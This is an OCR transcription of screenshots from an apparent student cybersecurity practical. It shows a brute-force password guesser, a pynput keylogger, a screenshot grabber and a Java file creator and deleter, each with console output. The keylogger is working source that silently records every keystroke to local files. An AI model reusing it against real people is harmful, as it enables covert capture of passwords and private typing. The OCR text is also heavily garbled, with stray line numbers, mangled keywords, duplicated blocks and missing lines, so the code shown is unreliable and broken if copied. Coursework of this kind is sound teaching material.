
```
🔚 bf.py 🗵
      import itertools
      import time
      import string
    Class BruteForce:
       self.found = False
           start_time = time.time()
length = 1
 13
            while not self.found:
             for guess in itertools.product(self.characters, repeat=length):
                guess_password = ''.join(guess)
if guess_password == self.target_password:
 16
    \perp
                  self.found = True
print(f"Password found: {guess_password}")
 19
          23
 25
 26
         target = input("Enter the target password: ")
 30
         brute force = BruteForce(target)
         brute_force.crack_password()
```

```
D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: 1234
Elapsed time: 0.00s | Estimated time for next length: 0.01s
Elapsed time: 0.00s | Estimated time for next length: 1.00s
Elapsed time: 0.08s | Estimated time for next length: 100.00s
Password found: 1234
D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: abcd@123
Elapsed time: 0.00s | Estimated time for next length: 0.01s
Elapsed time: 0.00s | Estimated time for next length: 1.00s Elapsed time: 0.08s | Estimated time for next length: 100.00s
Elapsed time: 9.31s | Estimated time for next length: 10000.00s
Traceback (most recent call last):
  File "D:\Suraj\CS\CSPRAC4\bf.py", line 31, in <module>
    brute_force.crack_password()
  File "D:\Suraj\CS\CSPRAC4\bf.py", line 16, in crack_password
    guess_password = ''.join(guess)
                       ^^^^
KeyboardInterrupt
D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: abcd
Elapsed time: 0.00s | Estimated time for next length: 0.01s Elapsed time: 0.00s | Estimated time for next length: 1.00s
Elapsed time: 0.08s | Estimated time for next length: 100.00s
Password found: abcd
```


```
🔚 kl.py 🕍 🔚 FileManager.java 🕍
        import os
        import time
        from pynput import keyboard
      class Keylogger:
def __init__
            def __init__(self):
                self.log_directory = "kelogs"
                if not os.path.exists(self.log_directory):
                    os.makedirs(self.log_directory)
               self.log_file_path = self.get_log_file_path()
 11
            def get_log_file_path(self):
               timestamp = time.strftime("%Y-%m-%d_%H-%M-%S")
                return os.path.join(self.log_directory, f"{timestamp}.txt")
 16
            def on_press(self, key):
      17
                try:
 18
                     with open(self.log_file_path, "a") as log_file:
                        log_file.write(f"{key.char}")
 19
                except AttributeError:
 20
 21
                   with open(self.log_file_path, "a") as log_file:
                       log_file.write(f"[{key}]")
 22
 23
 24
           def on release(self, key):
              if key == keyboard.Key.esc:
    return False
 25
 26
           def start(self):
               with keyboard. Listener (on_press=self.on_press, on_release=self.on_release) as listener:
                   listener.join()
     ____if ___name__ == "__main__":
 33
             keylogger = Keylogger()
            keylogger.start()
 34
 35
```

# D:\Suraj\CS\CSPRAC4>python kl.py D:\Suraj\CS\CSPRAC4>



```
snapper.py 🖾 🔚 kl.py 🖾 🔚 FileManager.java 🚨
        import os
        import time
  3
       from PIL import ImageGrab
       import keyboard
       screenshot_folder = "ss"
  6
  8
     if not os.path.exists(screenshot_folder):
 9
          os.makedirs(screenshot_folder)
 10
 11
      print("Press Enter to take a screenshot. Press ESC to exit.")
 12
 13
    while True:
          if keyboard.is_pressed('enter'):
 14
 15
               timestamp = time.strftime("%Y%m%d_%H%M%S")
 16
               screenshot_filename = f"{screenshot_folder}/screenshot_{timestamp}.png"
 17
 18
               screenshot = ImageGrab.grab()
 19
               screenshot.save(screenshot_filename)
 20
 21
               print(f"Screenshot saved as {screenshot_filename}")
 22
 23
                time.sleep(1)
 24
 25
            if keyboard.is_pressed('esc'):
 26
               print("Exiting...")
 27
                break
 28
 20
```

```
D:\Suraj\CS\CSPRAC4>python snapper.py
Press Enter to take a screenshot. Press ESC to exit.
Screenshot saved as ss/screenshot_20240817_094350.png
Screenshot saved as ss/screenshot_20240817_094351.png
Screenshot saved as ss/screenshot_20240817_094357.png
Exiting...
```



```
Fieldmangerjava [3]

1 import java.io.IOException;
2 import java.nio.file.*;
3 import java.util.Timer;
4 import java.util.TimerTask;
           private static final String DIRECTORY_NAME = "files";
private static final String CONTENT = "forem ippus odor amet, consectetuer adipiscing elit. Mus lectus lacinia tempor adipiscing cubilia; phasellus nisl tortor.

Penatibus ultricles pretium monti senectus sociosqu, masse viverro cras. Felis monti imperdiet hac feugiat lacreet. Sagittis mus mattis praesent habitant turpis enim finibus hendrerit.

Sociales nulla hac ante massa vehicula penacibus ornare fames. Nec fusce posuere diam bibendum curae varius.";

private static final int FILE_COUNT = 10;

private static final ing FILE_CREATION_INTERVAL_MS = 30000; // 30 seconds

private static final long FILE_DELETION_DELAY_MS = 120000; // 120 seconds
      public static void main(String[] args) {
    Path directoryPath = Paths.get(DIRECTORY_NAME);
                try (
   if (!Files.exists(directoryPath)) {
     Files.createDirectory(directoryPath);
                } catch (IOException e) {
System.err.println("Error creating directory: " + e.getMessage());
return;
}
                Timer timer = new Timer();
timer.scheduleAtFixedRate(new TimerTask() {
   private int fileCount = 0;
                    @override
public void run() (
   if (fileCount >= FILE_COUNT) {
      timer.cancel();
      return;
}
                       String fileName - DIRECTORY_NAME + "/file_" + fileCount + ".txt";
try {
   Files.write(Paths.get(fileName), getRepeatedContent().getBytes());
   System.out.println("Created file: " + fileName);
                                     String fileName = DIRECTORY_NAME + "/file_" + fileCount + ".txt";
 41
                                          Files.write(Paths.get(fileName), getRepeatedContent().getBytes());
                                          System.out.println("Created file: " + fileName);
43
44
                                           // Schedule file deletion
45
46
                                          Timer deletionTimer = new Timer();
deletionTimer.schedule(new TimerTask() {
 48
49
                                                public void run() {
                                                      try {
                                                         Files.delete(Paths.get(fileName));
50
51
                                                            System.out.println("Deleted file: " + fileName);
52
53
54
                                                       } catch (IOException e) {
                                                            System.err.println("Error deleting file: " + e.getMessage());
55
56
57
                                          }, FILE_DELETION_DELAY_MS);
58
59
                                    } catch (IOException e) {
                                         System.err.println("Error creating file: " + e.getMessage());
 60
61
                                    fileCount++;
 62
63
                        }, O, FILE_CREATION_INTERVAL_MS);
 65
66
                 private static String getRepeatedContent() {
                        return CONTENT.repeat(10);
 68
   C:\Windows\System32\cmd.e: X
  Microsoft Windows [Version 10.0.22631.3958]
  (c) Microsoft Corporation. All rights reserved.
  D:\Suraj\CS\CSPRAC4>java FileManager.java
  Created file: files/file_0.txt
  Created file: files/file_1.txt
  Created file: files/file_2.txt
  Created file: files/file_3.txt
  Deleted file: files/file_0.txt
  Created file: files/file_4.txt
  ^C
  D:\Suraj\CS\CSPRAC4>
```

